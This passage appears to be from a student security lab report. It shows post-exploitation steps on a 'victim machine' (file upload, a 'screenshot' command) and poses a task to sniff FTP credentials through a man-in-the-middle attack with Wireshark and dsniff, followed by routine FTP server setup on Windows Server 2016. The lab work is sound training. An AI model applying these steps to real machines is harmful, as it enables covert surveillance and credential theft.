


Fig 1.15 Uploading the File



File Uploaded on the victim machine:




Fig 1.16 File Uploaded

Taking the screenshot of the victim machine:

> screenshot




Fig 1.17 Taking Screenshot

Viewing Screenshot:




Fig 1.18 Viewing Screenshot

## Ques 2:

- Create an FTP server.
- Access FTP server from windows command prompt.
- Do an MITM and sniff the username and password for FTP transaction using wireshark and dsniff.

## Sol 2:

### Creating an FTP server:

In the following images, we will be setting up an FTP server on Windows Server 2016:




Fig 2.1 Open **Server Manager** and click **Add Roles and Features**




Fig 2.2 Add Roles and Features Wizard – Click Next




Fig 2.3 Select Role-Based or Feature-based Installation and click Next




Fig 2.4 Select Default Destination Server and click next




Fig 2.5 Select Web Server (IIS) and click next




Fig 2.6 Select FTP in features and also select FTP extensibility and click Next

Installation Starts:




Fig 2.7 Click next and the click Install



Installation Succeeded:




Fig 2.8 Server Installation Completed

In the next steps we will add an FTP website to be hosted on the newly created FTP server:

Open the IIS server manager:

